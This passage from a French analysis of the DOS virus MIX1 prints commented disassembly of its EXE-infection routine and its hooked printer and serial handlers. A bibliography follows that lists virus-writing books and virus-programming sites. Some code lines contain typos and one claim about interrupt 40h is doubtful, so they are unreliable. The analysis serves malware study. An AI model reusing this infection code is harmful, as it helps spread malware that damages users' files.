        MOV   AH,DL
        SHR   AX,1
        MOV   DS :[65AH],AX

        MOV   AX,4200H          ; Il déplace le pointeur du fichier au début
                                ; de celui-ci pour réécrire l'en-tête. Il utilise
                                ; la fonction DOS AH=42h qui permet de
                                ; déplacer le pointeur du fichier dont le
                                ; handle est contenue dans BX (toujours pas
                                ; modifié) :
```

```
        MOV   CX,0                  ; mets 0 dans CX : On veut un
                                    déplacement nul : on positionne DX :CX a
                                    zéro :
        AND   DX, DS :[635H]        ; Mets DX à zéro : l'adresse DS :[635H]
                                    contient un 0 !
        INT   21H                   ; Appelle l'interruption.
        JC    LABEL16               ; Si problème saute sur LABEL16
        MOV   AX,40H                ; MIX1 peut maintenant réécrire l'entête
                                    au début du fichier, toujours via la
                                    fonction DOS AH=40h :
        MOV   DX,656H               ; On indique dans DS :DX où il faut
                                    prendre les données (DS est toujours le
                                    même), soit à l'adresse DS :[656h].
        MOV   CX,1Ch                ; On souhaite écrire 28 octets soit 1Ch
        INT   21H                   ; Et on appelle l'interruption et on écrit
                                    (BX est toujours bon).
        MOV   DX,CS :[642H]         ; On mets l'ancienne date dans DX et
                                    l'ancienne heure dans CX, qui sont les
                                    paramètres de la fonction DOS AH=57h
        MOV   CX,CS :[644H]
        MOV   AX,5701H              ; La fonction DOS AH=57h définit (si
                                    AL=1) la date et l'heure du fichier de
                                    handle BX, à partir de la date sur DX et de
                                    l'heure sur CX .
        INT   21H                   ; Et on appelle interruption.
        JC    LABEL16               ; Si problème, va sur LABEL16, qui saute
                                    sur LABEL8 pour fermer le fichier et qui
                                    saute ensuite sur LABEL4...
        INC   WORD PTR CS :[64CH]   ; MIX1 termine ici par incrémenter
                                    le compteur d'infections qu'il a positionné
                                    à l'adresse 64Ch sur le segment de code.
LABEL16 :
        JMP   LABEL8
```

11.1.3 La procédure 2

```
        CMP   AH,0                  ; Tout d'abord MIX1 compare AH avec
                                    zéro. S'il y a égalité alors on veut envoyer
                                    un caractère sur le port de l'imprimante, et
                                    il va dans LABEL2 pour effectuer un
                                    traitement avant de donner la main à la
                                    véritable interruption :
        JE    LABEL2
LABEL1 :                            ; Sinon il continue avec le traitement
                                    normal de l'interruption en sautant à sa
                                    véritable adresse :
        JMP   F000 :EFD2
```

```
LABEL2 :                    ; Il modifie l'octet du caractère à
                            imprimer qui a été passé dans AL, pour
                            cela :
        PUSH  BX            ; Il sauvegarde la valeur de BX qu'il va
                            utiliser sur la pile.
        XOR   BX.BX         ; Il mets BX à 0.
        MOV   BL,AL         ; Il récupère l'octet à imprimer dans AL et
                            le place dans BL.
        ADD   BX,534H       ; Il modifie la valeur de Al (soit le
                            caractère à imprimer) en fonction du
                            caractère qu'on voulait imprimer lors de
                            l'appel, et des données qu' il a placées à
                            partir de l'adresse CS :[534h]. L'ancienne
                            valeur de AL sert d'index dans la table.
        MOV   AL,CS :[BX]
        POP   BX            ; Il restaure le registre BX :
        JMP   LABEL1        ; Il va dans LABEL1 pour sauter
                            directement à l'adresse de l'interruption
                            17h et imprimer le nouveau caractère.
```

11.1.4 La procédure 3

```
        CMP   AH,1
        JE    LABEL2
LABEL1 :
        JMP   F000 :E739
LABEL 2 :
        PUSH  BX
        XOR   BX,BX
        MOV   BL,AL         ; L'ancienne valeur de AL sert d'index
                            dans la table.
        ADD   bx,534H
        MOV   AL,CS :[BX]
        POP   BX
        JMP   LABEL
```

12. Index des illustrations

Si vous recherchez une donnée en particulier :

13. Bibiographie

"Naissance d'un Virus" (Technologie et principes fondamentaux)
Mark A. Ludwig.
Addison Wesley France - 233 p. - 228 FF
ISBN : 2-87908-063-0 (12/1993)

Titre original américain :
"The Little Black Book of Computer Viruses"
American eagle publishing - 179 p. - 140 FF
ISBN : 0-929408-02-0 (01/1993)
Disquette Virus 145 FF

Je conseille fortement cet ouvrage qui est très clair, et dont les explications sont progressives. Il m'a énormément aidé pour comprendre le fonctionnement des virus. C'est un petit bijou, mais la je me répète un peu...

"Mutation d'un virus"
de Mark A. Ludwig
Addison Wesley France - 372 p. - 248 FF -
ISBN : 2-87908-086-x (09/1994)

"Computer viruses artificial life and evolution"
de Mark. A. Ludwig - 373 p. - 165 FF
ISBN : 0-929408-07-1 (01/1993)

"Computer viruses giant black book"
de Mark. A. Ludwig - 662 p. - 490 FF
american eagle publishing
ISBN : 0-929408-10-1 (01/1995)

"Virus, la maladie des ordinateurs : de la protection du matériel à la protection juridique"
de Ralf Burger
Micro Aplication (Paris)
Ouvrage original en Alllemand

"Computer Virus Handbook"
de Cristopher V.Feudo
Elsevier Advanced Technology, 1990

"Intel Inside"
de C. Estienne, S. Grossiord, H.V. Driessche.
En libre accès sur le serveur de l'ensimag (rubrique LES COURS)

Et d'autres ouvrages sur les PC :

Norton's Guide to Assembly
L'enciclopédie de MSDOS

Si vous avez accès à internet :

- Mailing liste Virus-L Digest
  Très active de nombreux problèmes avec les virus et leurs possibles solutions y sont discutés
  Pour s'abonner : envoyez un mail à virus-l@lehigh.edu

- Magazine 40Hex
  Une source très importante d'informations sur les codes des virus et leurs méthodes. Il porte ce nom en raison de l'interruption 40h utilisée par 98% des virus pour copier leur code.

- Quelques **sites** ou vous pourrez trouver du matériel concernant les virus :

  ATTENTION : Ces sites contiennent aussi des virus compilés : faites attention si vous voulez les décortiquer ! Prenez vos précautions.

  "http://www.indirect.com/www/jwools/vir.htm"
  VIRUS PROGRAMMING and VIRII

  "http://lila.uc.pt:8082/~pedro/virus.html"
  Virus Programming

  "http://www.planete.net/~mgarcia/virus.html"
  FRENCH HACKERS-ViRus

  "http://www.bocklabs.wisc.edu/~janda/polymorf.html"
  Polymorphic Viruses

  "http://www.geocities.com/SiliconValley/1498/index.html"
  Virii, Hacks, Cracks

  "http://members.visi.net/~muja/virus.html"
  Computer Virus Author Information Page

  "http://www.worldlink.com.au/client/bradmead"
  GoldCoast Hackers

  "http://www.nwark.com/~ak47/bgates.html"
  STDS - Hack/Crypto/Virii

  "http://spin.com.mx/~hugalde/virus.html"

el Lado Obscuro: Virus, antiVirus, Hackers, Crackers...

"http://www.agora.stm.it/N.Ferri/infos.htm"
Virus Information Sources

"http://www.univ-rennes1.fr/CRU/Securite/1INDEXs/virus.html"
Sécurité informatique

"http://tjava.com/~defjeff/tutorial/poly.doc"
Un peu de doc...